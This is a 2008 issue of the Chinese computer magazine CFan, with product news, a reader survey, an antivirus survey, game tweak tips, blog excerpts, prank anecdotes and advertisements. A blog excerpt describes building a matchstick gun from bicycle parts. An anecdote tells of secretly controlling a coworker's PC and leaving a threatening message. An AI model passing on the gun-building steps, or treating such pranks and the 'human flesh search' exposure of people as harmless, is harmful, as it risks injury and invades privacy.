Vista走近大家多时,多彩即将推出的DLC-SH498机箱,将从硬件的角度对微软的操作系统给以诠释。作为微软家族新宠儿Vista已经飞速融入到广大用户的生活,那么多彩SH498将从硬件角度体验Vista。SH498采用唯美的Vista界面风格设计,让你亲身亲眼体会到Vista带给您的唯美科技生活。SH498面板采用抛光镜面处理技术,清新亮丽;前置USB、音频接口及前置E-SATA接口设计,能够更方便地接入外部设备;方便快捷的手工全免螺丝设计,方便装机拆卸;专用CPU散热通道及双程互动式散热设计,保证机箱的良好散热性能。可以说机箱整体在方便快捷方面做得更加完善。该款机箱不日即将上市,追求更唯美的人群一定要多多关注。(李隆)


媒体报价:暂无 | 抢购热线:0755-89929888 | 官方网站:www.deluxworld.com



## 专业品质, MAXELL助力蓝光阵营

高密度存储技术之争以蓝光阵营的完胜而尘埃落定。全球电池、记录媒体专家MAXELL,全新推出了一系列高品质的蓝光光盘产品Blu-ray Disc,为蓝光阵营再度增加了举足轻重的筹码。在DVD领域,Maxell的主要特色产品DVD-RAM、DVD-R、DVD-RW、DVD+R以及DVD+RW深受广大用户的喜爱与信赖。本着“以最先进的技术和最完美的方法,提供最优秀的产品和最完善的服务”为宗旨的麦克斯尔,此次推出了包括一次性刻录与可重复擦写以及配合于便携式摄影机使用的一系列蓝光光盘产品!(姚雯)

媒体报价: BDR50V.1P 300元  
BDRE25.MEL.1P(可擦写25G) 200元  
抢购热线:  
官方网站: <http://www.maxell.com>



## 忆正发布全球最快“GT”系列SSD

作为发布中国第一款固态硬盘的知名企业,忆正(MemoRight) SSD上市以来,颇受全球业内关注,其在美国备受青睐,销量激增,美国computerpoweruser test report专业媒体最新评测显示其性能优异获认可。忆正“GT”系列固态硬盘和原型号相比在性能上又有了大幅提高。首款GT系列固态硬盘最小容量为64GB,连续读写速度从原来的100M/S提升到120M/S,这将固态硬盘的读写速度提升到一个新的里程碑,GT系列成为全球最快的SSD。GT系列固态硬盘仍采用2.5寸规格SATA接口,其他规格没有变化。GT系列优异的读写速度将为各种服务器对硬盘的速度需求提供了更优越的解决方案,同时也为个人电脑使用者带来了超酷的体验。(姚雯)




媒体报价: 5033元(16g)  
8129元(32g)  
15039元(64g)  
26099元(128g)  
抢购热线: 0755-26520558  
官方网站: [www.memoright.com](http://www.memoright.com)



## 天敏HD200色差版视频转换更轻松

提供VGA输出接口,可将信号高分辨率输出到CRT、LCD显示器及投影仪等显示设备上,提供16:9\16:10\4:3等多种显示模式。内置色差等视频输入接口,支持Ypbpr外接端子,可以用来接入DVD、PS2、PS3、XBOX、XBOX360、Wii、NGC等设备,传输的画面质量非常优秀,灰阶和色彩层次丰富。即插即用,可在CRT、LCD显示器以及投影仪等设备上显示。全面支持宽屏显示器,多种比例显示模式,高达1920×1200的分辨率显示。遥控器的独到之处是让你可以根据自己的爱好去调整7种显示模式;中文、英文可以随心所欲地转换。采用数字音频扫描及3D Motion adaptive de-interlace等多种数字图像和数字降噪技术,能带来更清晰悦目的视觉体验。(李隆)

媒体报价: 368元 | 抢购热线: 0752-2677515  
官方网站: [www.10moons.com](http://www.10moons.com) | CF [CP20]



## 金士顿“密盘” DataTraveler Locker闪存盘上市

金士顿DataTraveler(DT)Locker闪存盘,让消费者随时随地、安心地使用及存储数据。DTLocker闪存盘预置市场上当红的硬件加密技术,让使用者可以将闪存盘分割区块以保护资料安全,不再需要担心重要数据泄漏。有了硬件加密技术的支持,使用者完全无须担心数据传输中的安全问题,一旦有黑客试图入侵“私密”数据区,重要数据在经过10次无效的密码输入后,就会自动被锁定及重新格式化。金属外壳包裹着橡胶底座,只要轻轻旋转即可不费力地打开USB接口。(姚雯)

媒体报价: 暂无 | 抢购热线: 800-810-1972 | 官方网站: [www.kingston.com/china](http://www.kingston.com/china)



# 电脑爱好者 2008年第07期 评刊调查表



## DU ZHE PING KAN 读者评刊

亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

### 欢迎使用网上评刊系统

网上评刊地址：<http://www.cfan.com.cn/activity/zhuanti/pingkan0807>

★无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

评刊表复印或手抄均有效，本期评刊截止日期2008年5月1日（以邮戳为准）请寄至：北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2008年第7期收（邮编100036）发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖！

## 本期综合评价

1. 本期杂志的总体难度：

☐ 太简单 ☐ 比较适中 ☐ 有点难 ☐ 太难

2. 您认为本期内容策划得最好的栏目有：（多选）

☐ 特别话题 ☐ "In" 派茶馆  
☐ CFan新视界 ☐ 聪明用电脑  
☐ 我就CFan ☐ 天生我才  
☐ 慢博士 ☐ CFan加油站  
☐ 数字时代 ☐ 热点话题  
☐ 明白买电脑 ☐ CFan爆料王

☐ 十五周年 和你在一起

3. 您认为杂志目录页中的重点文章介绍是否能有效地引导阅读？

☐ 有很大帮助 ☐ 一般 ☐ 没有帮助  
 不足为

4. 您近期最关注的内容是？（多选）

☐ 系统 ☐ 网络 ☐ 软件 ☐ 办公  
☐ 硬件 ☐ 多媒体 ☐ 业界新闻

5. 欢迎您监督本刊质量，指出本期的各类错误或不足，留下宝贵意见和建议，可另附纸说明，谢谢！

### 一等奖1名

奖品：漫步者M3音箱

价格：780元/套

独特的管状低音炮结构，小体积，强低音  
 钨金属炮管，喷砂工艺处理，冷酷而时尚  
 整体造型保持冷酷而不遥远的高贵气质

卫星箱采用致密磁钢扬声器  
 卫星箱小仰角设计，确保用户总是处于最佳听音位置

内置微电脑硬件控制层，提供诸多人性化功能

待机状态下，指示灯会呈呼吸节奏的一明一暗，有如婴儿一般

调整音量时，指示灯会根据音量大小做不同节奏的闪烁，并伴有轻柔的提示音

采用EIDC（智能失真度控制）专利技术，音量超限自动调整，保护发声系统

智能开机设置音量，避免因设置不当造成开机

无声或声音太大受到惊吓



### 二等奖5名

奖品：漫步者H260耳机

价格：220元/副

密闭式声学结构，入耳式佩戴方式  
 更丰富的高音表现和低频表现

采用高磁能磁体的驱动单元

柔软的硅胶耳套，无骨舒适

提供大中小三种尺寸的耳套，佩戴更舒适



感谢北京爱德发科技有限公司提供奖品，更多漫步者产品信息请登录<http://www.edifier.com.cn>。

### 三等奖10名

奖品：多彩DLM精英光电鼠标

价格：40元/个

人体工程学造型设计，人性化宽鼠标，操作舒适。按键开关反应灵敏，使用寿命长。最新光学感应技术，精准定位。视窗自由缩放易控，轻松浏览界面。





# 2008年度CFan读者购买意向调查报告

## 杀毒软件类

● CFan数据分析师/李春艳

● CFan评测室/何昊

查看全部报告信息请登录爱好者网站:  
<http://www.cfan.com.cn/vote/>

本次调查共获得799份有效样本。参加调查的读者93.9%是男性读者,大学在校生读者占28.4%。

### 杀毒软件装机情况

#### 装机率

参与调查的799位读者中,有95.6%目前为自己的电脑安装了杀毒软件,没安装杀毒软件的电脑仅占4.3%。防火墙的装机率要低于杀毒软件的,约为79.8%。

#### 版本

正版盒装以及下载版正版这两类杀毒软件的用户占有率最高,分别达到31.0%和29.9%。此外,有大约4.2%的读者使用的是破解版杀毒软件,还有12.9%的读者正在试用正版杀毒软件。网络版正版的读者使用率是7.6%,其他版本约占4.3%。


#### 品牌

约有35.3%的受访读者目前使用的是瑞星杀毒软件;其次是卡巴斯基,选择该品牌的读者占29.0%,金山毒霸在CFan读者群中的占有率为8.9%,江民约为5.5%,诺顿为4.3%,使用迈克菲杀毒软件的读者比例是2.1%,安博士、趋势在CFan读者中使用率非常低。

当询问读者曾经使用过哪些品牌的杀毒软件时,72.7%的读者表示有过使用瑞星杀毒软件的经验,59.8%的读者使用过或者正在使用卡巴斯基,金山毒霸与卡巴斯基的比例非常接近,约为59.3%。

### 读者评价

本次调查从界面、扫毒速度、稳定性等七个方面询问了读者对正在使用的杀毒软件的评价。多数读者都认为自己的杀毒软件“界面友好”、“扫毒速度比较快”;相反,认同杀毒软件“系统资源占用少”、“对未知病毒防范好”的读者比较少。瑞星界面友好得到了92.9%瑞星用户的肯定;稳定性好是瑞星的另一项优势,大约81.2%的瑞星用户表示赞同;只有34.0%的读者认为瑞星对未知病毒防范较好,认为瑞星系统资源占用少的占31.0%,认同瑞星清除病毒彻底的用户比例是38.7%。卡巴斯基用户赞同“清除病毒彻底”、“杀毒自我保护能力好”和“对未知病毒防范好”这三种评价的比例较高,分别为69.0%、68.1%和62.9%,认为卡巴斯基占用系统资源较多的读者约为67.7%。金山毒霸在扫毒速度上得到比较高的评价,江民的优势在于系统资源占用少。




▲CFan读者对正在使用的杀毒软件的评价

### 杀毒软件使用情况

#### 病毒库升级

在安装了杀毒软件的读者中,71.5%的读者会每天升级一次病毒库,还有23.5%的读者是保持每周一次的升级频率,也就是说95%的用户会及时更新杀毒软件。1.3%的受访读者比较“懒惰”,他们会在查到病毒时再升级。



▲CFan读者使用杀毒软件遇到的问题

#### 中毒后的处理方式

电脑病毒/木马越来越猖獗,没有中招过的电脑用户几乎为零,那么发现病毒或木马已经入侵自己的电脑时各位读者会如何处理?调查发现,约49.3%的受访读者首先会升级杀毒软件,这是比较容易操作的方式,也能够清除一些危害较轻的病毒,但是对于病毒库中没有的新型病毒这种方式收效甚微,因此约有20.5%的读者选择第一时间手工清除病毒,习惯下载专杀工具清理病毒的读者约占20.3%,还有4.1%的读者一旦发现病毒入侵就重装系统。

#### 杀毒软件出现的问题

85.8%的读者表示他们在用杀毒软件时发生过软件占用系统资源过高的情况,尤其当硬盘容量较大或者文件很多的时候,扫描经常要持续一个小时甚至更久,在此期间各种应用程序常常是动弹不得,耽误了读者学习和工作的效率。另一种常见的问题是查到病毒但不能成功杀毒,约84.3%的读者遇到过这种情况,因此多数读者很看重杀毒软件病毒库的更新速度。误报病毒、不能正常升级、误杀正常程序以及杀毒后操作系统不稳定这些情况的发生率也很高。


### 购买习惯

#### 购买方式

在本次调查中,约有17.1%的读者明确表示自己不会购买杀毒软件。习惯到专卖店或软件销售店购买盒装正品的读者约占35.9%,有可能在网络下载试用后购买序列号的读者占46.9%。打算购买网络版杀毒软件序列号的读者中,约47.5%会选择电子银行的支付方式,习惯用手机支付的约占27.2%,可能购买杀毒卡的读者比例是14.4%。

#### 期望价格

根据本次调查数据计算得知,CFan读者认为盒装正版杀毒软件的理想价格是98元;当使用正版网络版杀毒软件时,读者希望按月付款时每月交纳6元,如果是季度付款那么15元比较合适,半年付时价格以30元为宜,一年付则50元/年的价格比较划算。



▲CFan读者购买正版杀毒软件的渠道



Tag:《刺客信条》| 优化、技巧 | 游戏

## 《波斯王子》的延续!

## 七彩虹带你亲密接触

# 《刺客信条》

ASSASSIN'S  
CREED



《刺客信条》是由《波斯王子》、《细胞分裂》系列制作小组Ubisoft蒙特利尔工作室所制作的原创新作。所以在游戏中不乏感觉到极为熟悉的游戏风格。故事背景设定为12世纪末的欧洲，玩家扮演身手不凡的刺客Altair，为了结束秘密斗争而进行一项项暗杀任务。

### 游戏最低系统配置要求

操作系统 Windows XP/Vista  
处理器: Intel Pentium D 2.6GHz或AMD Athlon 64 X2 3800+  
内存: 2GB  
显卡: 兼容DX9.0c或DX10, 显存256MB


注意, 该游戏目前支持的显卡型号有ATI Radeon X1300-X1950/HD 2000/HD 3000系列和NVIDIA GeForce 6600-6800/7800/9系列, 其他型号将无法运行游戏。

### 找回《刺客信条》的语音

很多人在满怀期待的进入《刺客信条》游戏时, 却发现根本没有语音对话! 这让人感觉像是在看无声电影一般。实际上我们可以通过一个小手术解决这个问题, 让《刺客信条》的语音重现。

**第一步:** 首先打开“我的电脑”, 选择“工具→文件夹选项→查看”, 在“隐藏文件和文件夹”中选中“显示所有文件和文件夹”。


**第二步:** 进入X:\Documents and Settings\你的帐户名称\Application Data\Ubisoft\Assassin's Creed中, 找到DARE.INI并用记事本打开, 将其中DISABLE\_OPTIMISATION=FALSE一行中的FALSE更改为TRUE保存退出。然后再次进入游戏, 怎么样, 语音就找回来了吧?



### 不能玩游戏 竟是显存容量不够?

《刺客信条》对系统的要求着实不低, 但同时它的限制也非常之多。例如, 显存容量128MB乃至更少的显卡都不能运行! 这样很多还拥有7300GT显卡类似产品的玩家头疼不已——总不能为了一个游戏就更更换显卡吧?

其实, 通过运行注册表进行修改, 就能让显存小于128MB的显卡玩家进入游戏。



鼠标左键单击“开始→运行”, 键入Regedit回车进入注册表, 找到HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Video项, 在这项下会看到类似{C84A0178-28C2-4D98-ACC1-486446A5E108}这样的子项, 在其中找到名为“HardwareInformation.MemorySize”的二进制键, 将其键值修改成00 00 00 10 (十六进制), 注意, 此时要选择“保存导出”, 并重启电脑。重新登录电脑后, 将保存导出的注册表键值重新导入电脑, 这时128MB显存的显卡就能正常进入游戏了! 注意, 64MB显存的显卡就没有必要这样做了, 毕竟游戏对系统资源的消耗十分庞大, 128MB显卡进入游戏后, 也不过是开启低特效才能勉强玩下去。

### 分辨率不是唯一变化

以七彩虹 逸彩9600GT-GD3冰封骑士5F 512M显卡为例, 进入《刺客信条》的设置界面, 分辨率设置在1680×1050, Vertical Sync (垂直同步) 关闭, Graphic Quality (画面质量) 设置为2/3, Multisampling (多重采样) 设置为4, Level of detail (细节级别) 设置为3/3, 游戏可以保证在45fps左右流畅运行。注意, 最左面还有一项Shadows (阴影) 设置为2/3为宜。同样的配置如果换成7300GT显卡, 那么Graphic Quality就需要更改设置为1/3, Multisampling设置为2, Level of detail更改为1/3为宜, 同时分辨率也不要超过1280×720, 这样速度可以基本保持在12-20fps运行。



### 系统推荐

CPU: AMD Athlon X2 6000+  
内存: 金士顿1GB DDR2 667×2  
主板: 七彩虹 C.A770  
显卡: 七彩虹 逸彩9600GT-GD3 冰封骑士5F 512M  
选择七彩虹 逸彩9600GT-GD3 冰封骑士5F 512M的理由很简单, 相比8800GT更便宜的价格但又拥有与之近似的高性能, 无疑对《刺客信条》这样需求较高的游戏大有帮助。



joyo 卓越  
amazon.cn

## 卓越亚马逊苹果专卖店新装开张

### 线上最大最全苹果专卖店



iPod Shuffle 3代 1GB

仅售¥399.00

最近,对于广大iPod迷来说最好的消息莫过于iPod shuffle的超低价促销,1GB iPod shuffle 3代仅售399元!最先带来这一好消息的就是卓越亚马逊。

卓越亚马逊又给iPod迷们带来了另一个惊喜,线上最大最全的苹果专卖店在卓越亚马逊新装开张!该店涵盖了苹果品牌的1108种商品,不仅抢先发布如Macbook Air超薄笔记本这样全球领先的苹果新品,更是广大Fans们体验iPod魅力的好地方。

在卓越亚马逊的苹果专卖店中,透过几十万条网友针对各款苹果产品发布的用户评论可以看到,卓越亚马逊已成为苹果Fans的聚集地和沟通交流,以及第一时间体验新品的平台。

据悉自1GB iPod shuffle 3代降价以来已经引起iPod迷的几轮抢购,同时为配合此次新店开张以及历史性降价,卓越亚马逊还为喜爱苹果产品的用户推出了系列超值配套促销活动。例如加1元就可以得到心形毛绒音箱,加45元即送适合全线路iPod产品使用的USB电源适配器等,使iPod迷有了更全方位体验时尚的机会和理由。

## iPod Shuffle 3代 1GB

市场价: ¥428.00

仅售¥399.00



## iPod Touch 8GB

市场价: ¥2990.00

仅售¥2430.00

## iPod NANO 8GB 3代

市场价: ¥1999.00元

仅售¥1650.00

卓越亚马逊苹果专卖店网址 ([http://www.amazon.cn/static/wlz\\_012108\\_dg\\_ce.asp](http://www.amazon.cn/static/wlz_012108_dg_ce.asp))

以上文字图片等内容由卓越亚马逊提供: [www.joyo.com](http://www.joyo.com)

[www.amazon.cn](http://www.amazon.cn)

最终价格以卓越亚马逊当日公布价格为准

## 以错觉影响世界——无限回廊

PSN上放出了创意游戏《无限回廊》的试玩版,马上下载回来,玩过后感觉得还是蛮有意思的。生活中存在各种各样的视觉错觉,最经典的要数那个无限循环的楼梯,这个游戏就是充分利用视觉错觉,来达到原本不可能的目标。玩这个游戏的时候一定不要过多考虑现实中的情况,并充分发挥想象力,游戏本身无视逻辑与物理法则,一切以“看到的”为准,看不到的就不存在,只要“看上去”是那样的就能够实现。

文章链接:[http://blog.cfan.com.cn/index.php/228221/action\\_viewspace\\_itemid\\_287873](http://blog.cfan.com.cn/index.php/228221/action_viewspace_itemid_287873)

## 火柴枪的制作全过程!



火柴枪,又名链条枪,是由自行车零件做成的枪械(大致如左图),铁丝拧成的枪架上,串着若干自行车链扣。链扣们的另一个孔供枪栓活动。最前端的链扣需要打入一个自行车辐条顶端的螺帽,以恰好留出一个火柴棍大小的孔。整串链扣和枪栓分别用从自行车内胎剪下来的橡皮筋箍好,使用时掰开最前端的链扣,将火柴棍塞入螺帽形成的孔并向外拉出,而火柴头上的火药则留在螺帽内。扣动扳机,枪栓高速撞击火柴头的火药,从而产生能让我们无比满足的巨响和烟火。

文章链接:[http://blog.cfan.com.cn/html/68/419368\\_itemid\\_287199.html](http://blog.cfan.com.cn/html/68/419368_itemid_287199.html)

## 再也不为声卡驱动烦恼

### ——全面解决集成声卡不好找驱动的问题

装电脑,发现主板驱动找不到了,于是决定上网找驱动,可是集成声卡的驱动应该安装哪个呢?

先下载EVEREST(下载地址:<http://www.onlinedown.net/soft/29587.htm>),运行软件,从左侧列表中依次展开“主板—芯片组”,然后在右侧选择“南桥”,“项目”框中的“音频控制器类型”后的项目就是集成显卡芯片。

文章链接:[http://blog.cfan.com.cn/index.php/14246/action\\_viewspace\\_itemid\\_287622](http://blog.cfan.com.cn/index.php/14246/action_viewspace_itemid_287622)

## 人肉搜索 ■张炜翌



PS: 所谓“人肉搜索”它是通过集中许多网民的力量去搜索信息和资源的一种方式,比如,我们要了解一个人,那么可以通过在论坛发帖的形式发起人肉搜索,也许正好有个网友能认识你所要了解的那个人,那么他就可以利用在网上发帖的形式把该人的信息公布于网上。





愚人节到了！你又想出了什么坏招来愚人？还是可爱的你被好友愚了一把？呵呵，看看小编们的“愚人节”故事吧！

#### 小特：蓝屏与MM

“我的屏幕怎么变成纯蓝色的了？”不少人玩过这种恶作剧吧？把桌面上的图标全部隐藏，把任务栏缩到最下面，再调节一下显示器的屏幕位置，整个屏幕就是纯蓝的了，于是MM就会大叫起来！以前上计算机课，我无聊时就会给MM来这么一回，非常实用，保证MM求你给她修电脑。不过不可多用，不然可就穿帮啦！

#### 阿健：谁会拿中考分数愚人？

记得中考那年，得知分数之前的假期生活简直度日如年。终于熬到了发榜的日子，当晚，我早早地就在门口迎接领成绩单的父亲。当时，他表情凝重，步伐缓慢，似乎天都要塌下来了一样，见到我很沉重地说：“儿子，咱不怕……”话没说完，我脑袋嗡地一下就像要爆炸了一样。难道考砸了？我完全控制不住感情，哇地一声大哭起来。父亲见状不妙，立即边笑边解释说：“儿子，爸跟你开玩笑呢，你考上重点了！”

#### 柳絮飞：世界上最厉害的病毒

我原来上班的电脑公司座位都是对着的。有一次我趁对面女同事吃饭之机，偷偷将自己的鼠标和键盘接到她的电脑上，然后静静等待。没过一会儿，女同事回来了，怎么动鼠标和键盘都没反应。于是我开始行动，在我这边开始操作起来，因为整天玩电脑，不用看屏幕也能进行很多操作，我一会儿打开一个窗口，一会儿启动一个程序，吓得她哇哇大叫：“我中毒啦！”最后，我打开她电脑上的记事本，写到：“跟对面的人说你爱他，不然我毁了你的硬盘……”欲知后事如何，请听下期分解。

#### CFan傻鱼：险些成为本期主人公

愚人节还没到，小编就拿我傻鱼开起了玩笑：“这期特别话题的包装形式怎么办呢？”“我们用傻鱼作为人物来包装吧，哈哈，又傻又愚……”汗！我一进入选题会就觉得气氛不对嘛。每年愚人节，傻鱼我没少被愚过，不过也习惯了，还真没往心里去。这下好了，每年4月1号，被编辑部内定为我傻鱼的节日啦！愚人节就要有人被愚才会有快乐嘛！如果要让所有人都快乐，就要有50%的人愚别人，50%的人被别人愚，我也不算“小众”。

#### .west：我被病毒撞了一下腰

没经历过愚人节，但被“愚”过倒是真的。那应该是1998年的事情了，4月的一天我看报纸说有一种强劲的病毒会导致计算机彻底瘫痪，还甚为小心地留意了一下。过了一个多月，我去朋友家用全新磁盘拷贝了一些文件，也没太在意，晚上就接到了电话，说他的电脑出现了故障，一听他的描述，立刻联想到报纸上说的内容——传说中的CIH病毒！我幸灾乐祸地嘲笑他时启动了自己的电脑，笑不出来了，自己也中了CIH！原来，都是我带回的那张磁盘……想自己确实够愚蠢的，被自己愚了一把。

#### Refine：亦真亦假的新闻

我印象最深的还是2003年的非典，先是到处散布着“五一长假”不放的消息，后来被确认。愚人节当天出现了张国荣跳楼自杀的新闻，大家纷纷相信这是个谣言，直到被各种媒体证实；去年网易那个“愚乐报”让我印象深刻，“姚明杀人”、“高考将取消”等假新闻，恶搞效果不错。

#### Shangchi：把愚人节Delete吧

很不赞成愚人节这种节日，在这一天对任何事情都表示怀疑，很难说是一种健康的生活方式。如果只是善意的玩笑还好，但往往会有人开玩笑开过火，朋友之间反目成仇甚至造成悲剧的。至于在厕所门口挂个停用牌之类的恶作剧，更是会给很多人带来麻烦。

## 我与CFan合个影

<http://bbs.cfan.com.cn/forum-238-1.html>

我们是CFan的读者，我们是CFan的会员，我们热爱这里就像爱我们的家一样。

《电脑爱好者》，一本人人都能看懂的电脑杂志，它陪我们长大，赠予我们知识，带我们走进丰富的精神世界；CFan论坛，让我们认识了更多朋友，互帮互助，共同提高，分享快乐，分担忧伤……让我们来与CFan合个影，和CFan一起摆个Pose，纪念一起走过的难忘岁月。已经有很多人来晒照片了（见图）！你打算只当观众吗？

以下是广西玉林的陈东钊的配照留言：

我是一名将赴高考的高三生，没有过多的故事，只是因为要为高考加油，我不得牺牲在学校的午休时间来《电脑爱好者》。2006年的冬季，语文老师要求我们增强课外阅读能力，课代表便从阅览室借来许多课外书，我一眼便看到了《电脑爱好者》，对电脑的兴趣驱使使我拿了过来。2006年的冬季就这样被CFan温暖着，寒冷的空气凝聚着水，也凝聚着我们的距离。

从此我期期必买，每期必读，没有过多的感人故事，只有着一年多时间里的坚持，就让我用学生的文采表达我对CFan的热情吧！问世间，CFan为何物？只叫人废寝忘食，手不释卷；CFan是一盏台灯，在迷惘的黑夜让我眼前一亮，我跟随这光亮去探索电脑的奥妙；CFan是一把钥匙，带领我打开蕴藏了无穷力量的电脑知识宝库；CFan是一杯香茗，轻啜一口，茶香绕齿。我喜欢在安静的中午，沉浸在CFan之中，安静地思索，与横卧在书中的每一个精灵自由交流……

## “CFan软件风云榜” 幸运读者大揭晓！

几个月的精彩展示，几万读者和网友的热情参与，让我们见证了《电脑爱好者》强大的影响力，见证了参与评选的软件的争奇斗艳，见证了风云人物的成功光辉，见证了来自网络、信件的巨大民众力量……

万分感谢所有参与其中的人，你们付出了信任和评价，所以你们就应该拥有获得幸运大奖的权利！在这个隆重的抽奖仪式上，小编们见证了这一让人激动的时刻。获奖名单查询请登录<http://www.cfan.com.cn/zhuanti/soft2007/md.shtml>。



▲绝对公平、公正、公开的抽奖系统，看看小编们的幸运之手是否落到了你的名字上？

CF [DB01]



百盛

适用才是最好的

明如镜方显尊贵

润尽墨才见风雅



明如镜方显尊贵 润尽墨才见风雅

百盛·明机箱——剔透的镜面设计，黑色经典面板，银色边框细腻温润，寓意外圆内方的人生哲学，巧妙搭配高亮全黑的钢琴烤漆主流LCD显示器，即将成为一种生活态度，引领时尚风向标！

i 家, I DO

## “航嘉杯”第二届机箱创意设计大赛

主办单位：电脑报、中关村在线

承办单位：航嘉设计协会

金奖：1名，奖金人民币5000元；

银奖：2名，奖金人民币2000元；

铜奖：3名，奖金人民币500元；

优秀奖：奖金人民币200元；

入围奖：获奖证书+航嘉创威精美礼品

特别奖：优秀教师指导奖（限学生获奖者指导老师）



1.设计手法不限，参赛者提供设计方案的三维视图、透视效果图及产品设计文字说明；2.参赛作品需提交电子文件或者邮寄打印图纸，文件分辨率为300dpi，文件尺寸为A3(420 MM X 290 Mm)；请将您的作品上传至 [www.zol.com.cn](http://www.zol.com.cn) (中关村在线) 大赛专题或 [power.belson.com.cn](http://power.belson.com.cn)；3.原创性设计，不得仿冒侵害他人知识产权。

组委会地址：深圳市坂田坂雪大道航嘉工业园  
TEL: 400-678-8388 E-mail: [cehuabu@huntkey.net](mailto:cehuabu@huntkey.net)

投稿截止日期：  
2008.4.10

官方网站: [www.belson.com.cn](http://www.belson.com.cn)



# 空前之作！ 英特尔™ 45纳米移动处理器技术！



## 全新英特尔™ 迅驰™，移动高清“芯”视界！

正如同车轮的发明推动了历史，基于钨元素的英特尔™ 45纳米工艺，令移动计算技术向前跨越了一大步！它在降低笔记本电脑能耗的同时，将性能大幅提升；不仅让高清播放变得更加轻松、流畅，还能让你在移动中享受高清所需的持久电力和便携性；2倍距离、5倍速度的无线连接能力，令生活与事业无限拓展，让你和你的笔记本电脑一路超越！

## 英特尔，强劲电脑的芯！

高达2倍的移动性能表现基于PCMark05评测结果，比较基于内含最新一代英特尔™ 迅驰™ 处理器技术的笔记本电脑和内含单核英特尔™ 迅驰™ 处理器技术的笔记本电脑。系统性能表现、电池使用时间、高清画质与功能、视频表现及无线连接性能和功能会因您所使用的电脑具体软硬件配置的不同而有所差异。更多信息，请访问 [www.intel.com/cn/centrino](http://www.intel.com/cn/centrino)


©2008英特尔公司。英特尔、Intel标识、英特尔迅驰处理器技术和英特尔迅驰标识是英特尔公司在美国和其他国家(地区)的商标。所有权利受到保护。



英特尔 迅驰



# 蓝色诱惑 激荡玩家心



从未有过一种色彩如此激荡着玩家的心，宝蓝色的金士顿HyperX DDR3，频率高达1800MHz，延迟低至5，超大容量2GB，让你从容面对任何挑战！

采用最优质原料，针对游戏、超频玩家而精心设计制造的金士顿HyperX内存，功耗超低，让你无需担心散热问题，更具备非凡的超频潜力，任你自由释放激情！

欲了解更多HyperX产品信息，请登陆<http://www.kingston.com/china/hyperx>

金士顿HyperX内存中国授权总代理：骏禾(香港)技术有限公司 联系电话：8008201399 Email: [HyperXservice@joint-harvest.com](mailto:HyperXservice@joint-harvest.com)

正品维权热线 800-820-7655 400-820-7655

技术支持热线 800-810-1972 400-810-1972

**终身保固**







# 微星科技

MICRO-STAR INTERNATIONAL

微星科技推荐使用正版 Windows Vista® Business



## 炫色经典时尚科技



### PR210 YA Edition

流线型外壳与时尚浪漫色系搭配出笔电迷人风采

- 最新的AMD Athlon速龙™64x2移动平台专用处理器
- 正版Windows Vista Home Basic 操作系统
- 超大硬盘，内存与DVD刻录让工作效率倍增
- 12.1寸镜面宽屏配合微星ACV(Amazing Crystal Vision)独家亮屏炫彩技术
- 微星独有ACS(Advanced Cooling System)完美智能散热系统安静无噪声
- 指纹识别系统与HDMI数字影音端子输出
- 无线网卡与蓝牙设备配合让网络无处不在。
